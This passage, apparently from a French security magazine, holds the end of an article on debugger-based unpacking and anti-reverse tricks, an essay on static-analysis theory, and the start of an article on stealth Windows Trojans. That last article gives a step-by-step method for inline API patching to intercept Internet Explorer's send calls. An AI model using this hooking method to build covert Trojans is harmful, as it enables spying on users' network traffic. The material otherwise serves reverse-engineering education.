    os.waitpid(pid,0)
    eip = ptrace.peekuser(pid,USER_EIP)
    dr6 = ptrace.peekuser(pid, USER_DR6)
    isn = ptrace.peekdata(pid,eip-1)
    if (isn & 0xff) == 0xcc:
        print "Fake breakpoint detected!"
        signal = SIGTRAP
    if dr6 & 0x1:
        break
```

Le processus n'est interrompu que lorsque le point d'arrêt est rencontré ou qu'un signal est intercepté. Nous remarquons que nous n'avons plus besoin d'incrémenter `EIP` dans le cas où nous nous trouvons sur un faux point d'arrêt. Cette fois, la condition d'arrêt de la boucle est arrivée à l'adresse du point d'arrêt. Cette condition peut être vérifiée dans le registre de status `DR6`.

L'écriture du processus sur le disque se fait de la même manière que le programme précédent.

Kernel debuggers

Pour pallier toutes les limitations de `ptrace()`, l'alternative existe : il suffit de travailler dans le noyau. Deux projets très prometteurs permettent de faire cela, mais leur état d'entretien fait que nous n'avons pas réussi à les faire fonctionner. Il s'agit de PrivateICE [pice] et de The Dude [the-dude]. `strace` a également son pendant. Il s'agit de `syscalltrack` [sct].

On peut également classer dans cette catégorie des programmes comme BurnDump [burndump]. Ce dernier est un module noyau (LKM) qui va détecter l'exécution de binaires protégés par BurnEye et va écrire la version originale du programme protégé sur le disque. En travaillant dans le noyau, il n'a pas à se soucier des protections anti-débogueur.

Les pièges anti-reverse

Voici quelques-unes des protections anti-reverse engineering que l'on peut rencontrer et qu'il faut s'attendre à devoir contourner. Afin de ralentir l'analyse dynamique, certains programmes tentent de détecter le fait qu'ils sont analysés afin de changer leur comportement le cas échéant. Un programme peut facilement s'apercevoir qu'il est « ptracé() » parce qu'il ne pourra pas se « ptracer() » lui-même.

Un programme ne pourra pas s'apercevoir qu'il est « ktracé() ». Cependant, sous BSD, il est possible d'accéder à la structure décrivant le processus. Dans cette structure figurent les *flags* d'état du processus, dont celui signalant qu'il est « ktracé() ».

Il est facile de détecter une machine virtuelle et certains programmes bizarres pourraient décider sciemment de fonctionner différemment dans ce cas.

L'utilisation intensive d'un gestionnaire de signal pour `SIGTRAP` avec l'utilisation de `int3` ou du `TrapFlag` peut perturber énormément l'analyse. On peut parfaitement imaginer un programme activant le `TrapFlag` afin de se tracer pas à pas, et dont le gestionnaire décoderait l'instruction suivante et recoderait l'instruction précédente.

Les registres de débogage sont plus difficiles d'accès. Mais on peut également imaginer un processus qui « forke », chacun des deux clones « ptraçant » l'autre de temps en temps pour vérifier que ce dernier ne soit pas débogué. Si c'est le cas, il le tue et se suicide.

Conclusion

La question que vous pouvez vous poser en lisant ces dernières lignes est de savoir quelle technique d'analyse est la plus efficace. Nous avons choisi de séparer analyse statique et dynamique, et pourtant nous n'y sommes pas totalement parvenus tellement ces deux méthodes sont complémentaires. Une bonne analyse passe par l'utilisation de ces deux familles de méthodes. Quant à savoir précisément laquelle choisir, nous serions tentés de vous répondre que ça dépend du binaire à analyser et du contexte. Trouver la bonne méthode du premier coup demande de l'expérience, et utiliser la mauvaise méthode n'est pas forcément du temps perdu.

Bibliographie

- [miscprog] Programmes développés pour cet article : **http://www.secdev.org/articles/reverse/**

Reverse engineering : et la théorie ?

Julien Vanegue
<may@epita.fr>

Le reverse engineering et l'audit de code sont généralement assimilés à des disciplines "bidouille" et sans réel fondement théorique. En effet, les principales applications de ce domaine sont à trouver dans l'étude de la protection des logiciels, l'analyse des virus, ou celle des programmes sensibles, rudes tâches souvent laissées aux consultants en sécurité informatique dans l'industrie. Bien que n'étant pas spécialiste du domaine, je vais tenter de mettre en lumière l'intérêt de l'étude de la complexité pour l'analyse statique. Elle s'applique notamment dans la vérification des applications embarquées dans les avions, navettes, pour lesquelles la moindre erreur s'avère fatale. Il existe des outils pour appréhender les besoins de vérification de typage, de dépassement de capacité des variables, et des erreurs d'accès à la mémoire.

Depuis les années 1930, nous disposons de modèles permettant de calculer la complexité de résolution des problèmes. Depuis Kurt Godel et ses théorèmes de *complétude* et d'*incomplétude*, et les travaux d'Alan Turing, nous savons que tout programme peut se représenter sous forme d'un ensemble d'états et de transitions entre ces états, aussi appelé *machine de Turing*. Cette machine abstraite est représentée par une bande sur laquelle sont inscrites les instructions à exécuter, ainsi qu'un pointeur d'instruction désignant la prochaine opération. À noter que ces machines sont bien souvent confondues avec les machines à états finis (*Finite State Machines*, ou *FSM*), ces dernières utilisant une *mémoire finie* comme le nom l'indique, alors que la machine de Turing utilise une mémoire infinie. En se réduisant à ces modèles, on simplifie considérablement l'étude de la complexité puisque les opérations sur la machine ont une complexité bien étudiée, et que la machine de Turing peut représenter tout programme exécutable sur un ordinateur. En ce qui nous concerne, nous omettrons l'étude de ces modèles, mais le cours d'informatique fondamentale donné en référence constitue une bonne introduction à ce thème.

Vous dites complexité ?

L'analyse statique des programmes, c'est-à-dire l'étude de leur comportement sans avoir recours à l'exécution, est une discipline scientifique enseignée dans les écoles doctorales. Elle se fonde sur des modèles dont le but est d'approximer la complexité des méthodes de vérification, et de la réduire. La complexité, c'est l'analyse du "temps" d'exécution d'un algorithme *selon le nombre de ses entrées*. En effet, un algorithme à forte complexité ne signifie pas que son temps d'exécution est toujours long, mais que le temps d'exécution croît fortement selon que le nombre d'entrées augmente. On parlera ainsi de complexité linéaire si le temps d'exécution de l'algorithme est linéaire (au sens mathématique) par rapport au nombre d'entrées. Par exemple, un algorithme simple d'incrémentation d'entiers dans une liste se fera en temps linéaire, puisqu'il nous fera n opérations pour parcourir la liste, et n opérations pour incrémenter l'ensemble des éléments, ce qui nous donne au final une complexité de $2n$. Une petite représentation graphique de cette relation sur un plan en 2 dimensions en rend compte de manière évidente.

Comprenons bien la portée d'une telle notion. Il existe des algorithmes "naïfs" qui permettraient l'éventuelle vérification des programmes si nous disposions d'une machine ultra rapide à mémoire infinie. Nous pourrions envisager de vérifier un programme en dupliquant l'état de la mémoire à chaque instruction, et tester toutes les possibilités pour les variables en cours d'utilisation. Ainsi, le programme rentrerait dans tous les états possibles et nous détecterions d'éventuelles erreurs à l'exécution. Il va sans dire que cet algorithme a une complexité exponentielle, alors même que le problème qu'il essaye de résoudre est *indécidable*, à savoir qu'il n'existe pas d'algorithme d'analyse qui est assuré de terminer avec le bon résultat pour n'importe quel programme en entrée. Le lecteur intéressé pourra trouver sur le réseau l'exemple du *problème de l'arrêt de la machine de Turing* qui illustre ce concept d'indécidabilité.

Pour éluder le problème d'indécidabilité, il existe des techniques pour réduire la complexité des algorithmes de *model checking* (vérification par exploration exhaustive des états du programme), comme l'interprétation abstraite de Patrick Cousot, publiée à la fin des années 1970. Elle consiste à modéliser un programme en omettant les informations dont on peut se passer. On parle d'interprétation abstraite si on effectue au moins les quatre abstractions suivantes :

- abstraction par états : on résume un programme à un ensemble d'états ;
- abstraction par traces : une suite d'états formant les chemins potentiels du programme, souvent représentés sous forme de chemins de graphes ;
- approximation non relationelle : on ne s'occupe pas des interactions entre les variables mais on manipule des ensembles de valeurs successifs pour chaque variable ;
- abstraction par intervales : on travaille sur des intervales de valeurs plutôt que sur les valeurs elles-mêmes.

Un peu de théorie des langages

La contribution la plus fondamentale dans le domaine de l'analyse des langages de programmation (et donc des programmes qu'ils décrivent) est sans doute celle d'Alonzo Church avec le *Lambda Calcul*. Ce micro-langage (on dit *calcul*) fut d'abord inventé pour

donner des équivalents syntaxiques unifiés aux énoncés mathématiques, et identifier une méthode unique de résolution. La théorie du lambda calcul est très utilisée dans les langages modernes comme ML (Meta Langage, comme OCaml et Standard ML - *SML*) et Haskell. Tout comme les machines de Turing simplifient l'étude de la complexité des algorithmes d'analyse, le lambda calcul simplifie l'étude des programmes soumis à l'analyse en leur donnant une forme simple pour laquelle il existe des algorithmes d'analyse intuitifs. Dans ce calcul, toutes les fonctions prennent un seul argument et les programmes s'apparentent à des séquences de termes. La théorie de Church stipule que le lambda calcul est *pur* (les termes ne sont pas typés), mais c'est surtout sa variante typée qui est utilisée pour analyser les programmes informatiques, puisque les variables des programmes sont typées dans la majorité des langages. Voir le cours donné en référence pour une étude approfondie du lambda calcul et de ses variantes.

Une technique appelée *curryfication* permet de transformer du code en langage fonctionnel dans un langage monadique (dont les fonctions ne prennent qu'un argument) comme le lambda calcul. Du nom de son concepteur Haskell Curry, elle permet de passer d'une fonction à N paramètres retournant une valeur à une suite de fonctions prenant chacune un seul et unique paramètre : (A,B) -> C devient A -> (B -> C), à savoir que l'on passe d'une fonction prenant un couple de valeurs en paramètre et retournant une valeur, à une fonction prenant une valeur en paramètre, et retournant une fonction dans laquelle on a "inliné" (substitué) la valeur de x, cette dernière fonction prenant donc une valeur en paramètre et retournant une valeur.

Illustrons cela par un exemple :

- `f(x,y) = x * y` est sous forme "décurryfiée".
- `f(x) = (func (y) = x * y)` est sous forme "curryfiée" (on remarque l'apparition d'"une fonction intermédiaire dans laquelle on a "inliné" x)

Comment interpréter cette transformation ? Elle devient tout de suite cohérente lorsque l'on réfléchit en termes de λ calcul, puisque ce dernier peut être interprété (et par extension, prouvé sans erreur) par une machine abstraite simple ne disposant que de peu d'instructions. On distinguera notamment la *machine de Krivine*, du nom de son inventeur (le logicien français Jean-Louis Krivine). Ce modèle est une machine abstraite à pile dont les instructions sont des termes de lambda calcul (plus exactement un de ses dérivés), et qui connaît un grand succès dans la recherche. Il existe de nombreux types de machines abstraites (AM) dont on ne fera pas de liste exhaustive. Les chercheurs en ont bien compris l'intérêt et on voit naître de plus en plus de modèles dérivés des AM standards. On commence alors à comprendre tout l'intérêt des modèles de calculabilité : proposer un cadre de travail riche par son expressivité et sa modularité, pour rendre l'analyse plus efficace et performante.

Langages fonctionnels

Les langages fonctionnels sont des langages orientés sur la preuve à la compilation, et se distinguent par 3 propriétés fondamentales :

- la possibilité de manipuler les fonctions comme des primitives typées du langage, aussi appelée *higher-order functions* (Scheme ...) ;
- la restriction au fait que le résultat d'une fonction dépend uniquement d'un nombre fixé de paramétres d'entrées (OCaml ..) ;
- La *lazy-evaluation*, qui consiste à évaluer une expression passée en paramètre au moment où elle est utilisée (Haskell...).

Les langages qui ne satisfont que la première propriété sont dits à *syntaxe fonctionnelle*, aussi appelés *langages applicatifs* ou *langages fonctionnels impurs*. Cette particularité illustre la volonté d'orienter le langage sur le typage de ses composantes (aussi bien les données que le code). Ces constructions permettent au compilateur d'effectuer un nombre important de tests sémantiques sur le programme, notamment par l'analyse statique des types. La deuxième propriété caractérise les *langages fonctionnels purs*, c'est-à-dire sans effet de bord, ce qui permet leur transformation en λ calcul. Qu'est-ce qu'un effet de bord ? C'est le fait qu'une même expression puisse renvoyer une valeur de retour différente malgré des paramètres identiques, ce qui contredit les principes de logique combinatoire - dans lesquels la programmation fonctionnelle prend ses racines - à savoir que le résultat d'une expression dépend uniquement de ses paramètres d'entrée. Un exemple d'effet de bord dans les langages courants ? L'évaluation d'une variable (ici ***a***) :

```
if (a++) then (b) else (if (a++) then (c) else (d))
```

Mettons que *a* soit initialisé à 0, l'expression *(a++)* retourne FAUX à la première évaluation, et VRAI à la seconde, car l'incrémentation constitue un effet de bord dans l'expression *(a++)*. En pratique, nous voulons éviter l'introduction d'effets de bord car ils nous poussent à rajouter des abstractions dans les algorithmes, ce qui les rend moins performants.

Du lambda calcul à l'analyse statique

On distingue trois axes majeurs dans l'analyse statique des programmes :

- l'analyse du flux de contrôle : permet de découper les blocs de code dans un programme ;
- l'analyse des flux de données : permet de déterminer les interactions entre les variables ;
- l'analyse du typage : c'est la théorie des systèmes de types.

L'analyse du flux de contrôle permet de découper en *basic blocks* le programme étudié, dont on va paralléliser l'analyse, et ce à l'aide d'une détection des instructions de contrôle (branchements). L'analyse des flux de données favorise à la fois l'étude des interdépendances entre les variables, mais aussi l'étude des alias (le fait que 2 noms différents référencent une même variable), ce qui complète le graphe de contrôle par des annotations de contexte renseignant sur les entrées/sorties des procédures.

De manière générale, les algorithmes d'analyse utilisent les méthodes dites *diviser pour régner*. Comme son nom l'indique, cette technique consiste à réduire un gros problème (comme la validation entière du typage d'un programme) en une liste de sous-problèmes (correspondant aux fragments de programme), ce qui permet de ramener l'analyse à une suite d'évaluations de petites expressions simples, plutôt que d'évaluer une grosse expression complexe qui ne rentre dans aucun modèle. Les règles de transformation correcte sont alors appelées *règles d'inférence*.

De nos jours, la sécurité des programmes tend à se reposer sur les vérifications faites par le compilateur, mais les vieux langages comme le C ou le C++ n'en bénéficient pas (ou peu). Ainsi, leur étude

constitue un thème de recherche à la pointe de l'actualité. Il existe des projets de recherche comme *TAL (Typed Assembly Language)* qui appliquent les concepts présentés ici indépendamment du langage source, afin de générer de l'assembleur avec des informations de types, puis d'analyser les langages comme le C++ qui utilisent des types génériques (les fameux *templates*). Le projet TAL effectue également des transformations de flux de contrôle, ce qui permet de rapprocher l'analyse du code machine aux méthodes d'analyse des langages fonctionnels.

Comme mentionné précédemment, il existe aussi des projets de recherche dont les objectifs sont de faire le *model checking* des programmes écrits en langage impératif comme le C. ASTRÉE fait partie de ceux-là. Ce projet tire parti de l'interprétation abstraite probabiliste (se diriger vers les travaux de David Monniaux pour une définition exacte de l'IAP). Les limitations actuelles de ce projet résident dans le fait que le langage analysé n'est pas du véritable C, mais un sous-ensemble de celui-ci (par exemple, l'utilisation de pointeurs est restreinte dans les modèles d'analyse présentés par les publications disponibles sur la page du projet.)

En ce qui concerne le reverse engineering, la tâche est un peu plus complexe, puisqu'il s'agit d'appliquer ces concepts d'analyse sur du code *déjà généré*. Ainsi il nous faut plusieurs étapes intermédiaires avant de transformer le code machine en λ calcul - ou dans une de ses variantes - , par exemple en utilisant des algorithmes itératifs de flux de données. Parmi ceux-là, mentionnons l'*alias analysis* qui étudie les références dans un programme pour déterminer parmi les variables lesquelles pointent sur une même entité. Il existe aussi la *liveness analysis*, qui identifie les ensembles de possibles pour chaque composante des instructions, et ainsi passer du programme binaire à une forme simplifiée abstraite (par exemple la forme *SSA* - *Static Single Assignment* - , utilisée dans les dernières versions du compilateur GNU en tant que représentation intermédiaire) sur laquelle nous pouvons appliquer les méthodes d'analyse des langages fonctionnels. On pourra se reporter au livre d'Andrew Appel donné en référence pour le détail de ces algorithmes.

Outroduction

J'espère que cette introduction fut abordable pour les novices, et que les experts me pardonneront les raccourcis. L'analyse de programme n'est pas une discipline hérétique ! Ces problématiques ont été jusqu'alors surtout étudiées par les chercheurs, et la grande majorité des consultants industriels n'y prêtent que très peu d'attention. Le marché actuel en serait-il moins rentable ? Certainement. J'accueillerais volontiers toutes les remarques constructives concernant cet article, en espérant avoir éveillé votre curiosité sur ce sujet. Pour résumer, la découverte intégrale de tout les bogues est soumise à une complexité elevée pour laquelle les modèles tentent de trouver des descriptions simples, et ce dans le but de réduire les ressources nécessaires à cette analyse.

Je remercie tous les gens qui ont aidé directement ou indirectement à l'écriture de cet article : David Cachera, Luc Bouge, Patrick Cousot & David Monniaux de l'Ecole Normale Superieure, mourn, slash et thor de la Mine de Paris, de l'ENS Cachan, et de l'ECL, les universités de Jussieu et Orsay pour les cours online de 3e cycle en logique et en sémantique, la communauté des Epitéens du FDNC, le projet Church.

Références

- *Cours d'informatique fondamentale* : **http://www.enseignement.polytechnique.fr/informatique/IF/**
- *Cours de Lambda Calcul* : **http://www.pps.jussieu.fr/~berline/Cours.html**
- *Modern compiler implementation in ML* : **http://www.cs.princeton.edu/~appel/modern/ml/**
- *From system F to Typed Assembly Language* : **http://www.cs.cornell.edu/talc/papers.html**
- *The ASTRÉE Static Analyzer* : **http://www.astree.ens.fr/**
- *Interprétation calculatoire de la logique classique via le lambda-mu calcul et la machine de Krivine* : **http://www.pps.jussieu.fr/sepps/abstract/06_0209In_Laurent.html**

Cheval de Troie furtif sous Windows
API Hooking : l'autre voie

Le précédent article [1] sur les chevaux de Troie furtifs sous Windows abordait l'API Hooking. Ce mécanisme indispensable à l'efficacité recherchée était expliqué au travers d'un exemple simple contre telnet.exe. Cependant, la mise en oeuvre de l'API Hooking contre une application beaucoup plus évoluée (un navigateur, un client de messagerie...) s'avère nettement moins triviale. Au terme de plusieurs tests, les conclusions sont tombées : cette technique de hooking est bien limitée. Pour offrir au cheval de Troie des capacités nécessaires et suffisantes à ses actions et surtout à sa furtivité, il est indispensable d'implémenter une technique beaucoup plus fiable d'API Hooking.
Une autre voie s'ouvre alors : l'*API Patching*.

Avant toute chose, cet article expose l'ensemble des problèmes et donc des limites qui ont stoppé net l'utilisation de l'*API Hooking* via la modification de l'IAT (*Import Address Table*) appelée aussi *IAT Patching*. Puis vient dans un deuxième temps, l'explication et l'illustration de l'API Hooking par *API Patching*.

Limites de l'IAT Patching


A première vue, l'IAT Patching semble être une technique simple à mettre en oeuvre et somme toute très efficace comme le montre l'exemple avec `telnet.exe`. Cependant, dès qu'il a fallu s'attaquer à des applications plus complexes comme des navigateurs, la simplicité a vite laissé place aux problèmes. Afin de bien comprendre pourquoi l'IAT Patching se trouve confrontée à des barrières, nous allons reprendre pas à pas un exemple concret. L'application choisie est Internet Explorer et l'objectif reste le hooking de l'API `send` dans le but d'afficher dans une fenêtre (une `MessageBox`) le contenu des données envoyées.

Analyse du problème

L'application cible est donc Internet Explorer. Après avoir paramétré notre petit programme d'exemple de hooking par IAT Patching [2] pour le processus `iexplore.exe`, nous observons son comportement. Première déception, le hooking semble avoir échoué. En effet, aucune fenêtre `MessageBox` n'apparaît prouvant la réussite du hooking de l'API `send` que ce soit juste après le démarrage de IE (*Internet Explorer*) ou suite au chargement d'une première page Web. Il nous faut alors étudier d'un peu plus près le fonctionnement de IE.

Afin d'analyser plus finement IE nous utilisons Dependancy Walker [3]. Cet outil bien pratique montre que `WS2_32.DLL` (la DLL contenant l'API `send` est chargée dynamiquement et ne se situe pas, par


Figure 1 Illustration du chargement dynamique de WS2_32.DLL



conséquent, dans l'IAT statique de `iexplore.exe`. Un *profiling* avec Dependancy Walker (menu Profile puis Start Profiling) confirme tout ça comme l'illustre l'écran 1. Notez que l'icône avec une étoile à gauche du nom WS2_32.DLL indique un chargement dynamique.

Le problème ne vient donc pas de l'absence de `WS2_32.dll` dans l'IAT. Il reste à vérifier si le `send` est bien détecté (ou existe) dans l'IAT. Pour cela, nous personnalisons notre programme en y ajoutant quelques fonctions de *debugging* [4]. Des `MessageBox` confirment la présence de `WS2_32.dll` à plusieurs reprises dans l'IAT de IE. Cependant, en listant l'ensemble des adresses des APIs disponibles dans l'IAT (importées de `WS2-32.DLL`) nous ne trouvons aucune trace de l'adresse de `send 0x74FB1BCC`. La seule explication est que cette API est appelée dynamiquement avec `GetProcAddress`. Toujours à l'aide du *profiling* de Dependancy Walker, nous trouvons bien un `GetProcAddress` sur `send` (voir figure 2).

Figure 2 Illustration du chargement dynamique de send via GetProcAddress



Eric Detoisien - <valgasu@rstack.org>

Encore une fois, l'icône verte avec l'étoile dans la colonne à gauche de send illustre le chargement dynamique. Notons que cet appel se fait non pas au démarrage de IE mais bien à la première connexion à un site Web. Nous avons un début d'explication sur l'inefficacité de cette technique de hooking, le send est chargé dynamiquement et n'est donc pas dans l'IAT du processus. Il reste à trouver une solution à ce problème.

Premier palliatif

La solution pour contourner ce problème consiste à "hooker" GetProcAddress lors de l'appel à send. Nous aurons une fonction de substitution à GetProcAddress qui renvoie alors l'adresse de notre fausse API send. Une petit programme de test [5] montre bien l'interception de GetProcAddress sur send via l'affichage de MessageBox. Cependant, malgré tout cela, le hooking de send ne fonctionne toujours pas. Le problème vient donc d'ailleurs. Nous devons aller plus loin dans nos investigations sur IE.

Avec OllyDbg [6] nous cherchons les GetProcAddress sur send (à l'aide de breakPoint) afin de regarder dans quel contexte cet appel a lieu et surtout depuis où. Notre recherche aboutit à ces quelques lignes de code assembleur très intéressantes :

```
74FBD600  /PUSH DWORD PTR DS:[EAX]              ; /ProcNameOrOrdinal = "send"
74FBD602  |PUSH DWORD PTR DS:[74FC002C]         ; |hModule = 74FB0000 (WS2_32)
74FBD608  |CALL DWORD PTR DS:[<&KERNEL32.GetProcAd>; \GetProcAddress
74FBD60E  |TEST EAX,EAX
74FBD610  |JE SHORT WS2_32.74FBD630
74FBD612  |CMP EAX,DWORD PTR DS:[ESI+74FC0478]    ; Comparaison avec l'adresse
originelle de send
74FBD618  |JNZ SHORT WS2_32.74FBD630
74FBD61A  |ADD ESI,4
74FBD61D  |CMP DWORD PTR DS:[ESI+74FC0618],0
74FBD624  |LEA EAX,DWORD PTR DS:[ESI+74FC0618]
74FBD62A  \JNZ SHORT WS2_32.74FBD600
```

Nous constatons juste après l'appel à GetProcAddress un contrôle sur le résultat (l'adresse de send), ce qui explique notre problème. En fait, au retour de notre fonction de substitution de GetProcAddress l'adresse de notre faux send est renvoyée en lieu et place de celle de l'API originelle à savoir 0x74FB1BCC. Normalement, tout devrait bien se passer, mais cette fausse adresse est détectée par la comparaison et est considérée comme une erreur. Ceci explique alors l'échec du send. Avec l'option Call Stack nous voyons d'où provient cet appel :

```
Call stack of main thread
Address   Stack     Procedure / arguments               Called from
0012641C  74FBD60E  KERNEL32.GetProcAddress              WS2_32.74FBD608
00126420  74FB0000    hModule = 74FB0000 (WS2_32)
00126424  74FB2A2C    ProcNameOrOrdinal = "send"
0012642C  74FBD3D2  WS2_32.74FBD5EF                     WS2_32.74FBD3CD
0012648C  70218934  WS2_32.WSAStartup                  WININET.7021892E
00126490  00000101    RequestedVersion = 101 (1.1.)
00126494  001264C8    pWSAData = 001264C8
```

Tout cela ressemble à un chargement et à une vérification de l'ensemble des adresses des APIs de WS2_32.DLL par WSAStartup, l'API d'initialisation de WS2_32.DLL. Nous avons atteint les limites de l'IAT Patching. Notons aussi un problème qui serait apparu même sans vérification des adresses : nous aurions été très gênés par la contrainte de hooker avant le démarrage de la première page Web. D'autant plus qu'il n'est pas rare que les internautes mettent une page de démarrage. Il aurait donc été difficile, voire impossible, de hooker si celui-ci intervient trop tard.

Mais il reste tout de même un espoir, une technique très efficace. Au lieu d'intercepter les appels à send, pourquoi ne pas simplement modifier send ? La nouvelle voie nous apparaît alors clairement : l'API Patching.


API Patching

Nous venons de voir les limites de l'IAT Patching. La technique de hooking la plus fiable semble devoir se baser sur la modification directe de l'API à intercepter. Nous restons là encore avec le but de hooker l'API send afin d'afficher les données envoyées au sein de Internet Explorer.

L'API Patching consiste à remplacer les premières instructions de l'API à intercepter par un saut vers notre API de substitution (la fonction dite *callback*). Tout d'abord, il est nécessaire d'injecter le code du *hook* (le code qui gère toute la partie API Hooking avec entre autres les fonctions de substitution) dans le processus iexplore.exe [7]. Nous remplaçons donc les premières instructions de l'API send par un JMP vers notre *callback*. Ainsi, chaque fois que send est appelée, la fonction *callback* s'exécute en premier. Ensuite, le *callback* peut traiter l'appel, c'est-à-dire dans notre cas afficher les données envoyées. Les schémas 3 et 4 illustrent bien cette étape.

Il ne reste alors qu'à rendre la main à l'API originale. Pour cela, une fois la routine du *callback* terminée, il faut exécuter l'API send originale. Mais nous avons écrasé les premiers octets de celle-ci, comment restaurer son fonctionnement ? Pour ce faire, avant d'installer le hook, nous sauvegardons les premières instructions de l'API (celles écrasées par le JMP) Ces instructions sont donc au préalable copiées dans un buffer que nous appelons *Zone Tampon*. A la fin de celle-ci, nous plaçons un JMP vers la suite des instructions

Figure 3 Appel classique



de l'API originale. Il suffit alors de faire un JMP directement sur la *Zone Tampon* à la fin de notre *callback* pour que les premières instructions de l'API soient exécutées comme avant, puis le programme retourne ensuite vers l'API originale pour poursuivre un fonctionnement normal. Pour mieux comprendre le mécanisme de la *Zone Tampon*, reportez-vous au schéma 5 :

L'API démarre par une suite d'instructions dont les 3 premières occupent 6 octets :

- 1 octet pour le premier PUSH ;
- 2 octets pour le MOV ;
- 3 octets pour le dernier PUSH.

Lorsque notre JMP est inséré au début de l'API (ØxE9 suivi par l'adresse relative du *callback*), les 5 premiers octets de l'API sont écrasés. En effet, le JMP relatif prend 5 octets. La zone tampon est donc constituée des 6 premiers octets de l'API originale (les 3 premières instructions), puis d'un JMP vers l'offset 6 de l'API, c'est-à-dire la suite des instructions : MOV EAX,Ø1 puis XOR EAX, EAX, etc.

Dans notre exemple nous avons souvent utilisé le nombre 6. En fait, celui-ci n'est pas fixe. Il correspond à l'offset de la première instruction après le JMP et à l'offset dans la *Zone Tampon* où nous plaçons l'instruction JMP vers l'API originale. Cet offset varie d'une API à l'autre. Il dépend de la taille des premiers *opcodes* de l'API. Calculer l'offset du retour revient à identifier la position de la première instruction dont l'offset est supérieur ou égal à 5 (longueur de notre JMP) Mais alors comment connaître la taille des instructions ?

Deux méthodes sont possibles :

1. Intégrer dans le code un désassembleur qui calcule automatiquement la taille des premières instructions ;
2. Pour chaque fonction hookée, rechercher "à la main" la longueur des premières instructions, et la coder en dur.

Résumons la mise en place du hook :

1. Injection du processus à hooker ;
2. Obtention de l'adresse de l'API à intercepter ;
3. Sauvegarde des premières instructions de l'API avant remplacement, dans un buffer (*Zone Tampon*) ;
4. Suppression de la protection contre écriture sur la page de cette zone ;
5. Insertion d'une instruction JMP à la fin de la *Zone Tampon*, pour retourner à l'API originale ;

Figure 4 Appel intercepté





Figure 5 Mécanisme de la Zone Tampon



6. Remplacement des 5 premiers octets de l'API par un JMP vers le *callback* (la fonction qui est appelée juste avant l'API) ;
7. Restauration des droits sur la zone mémoire, tels qu'ils étaient au départ.

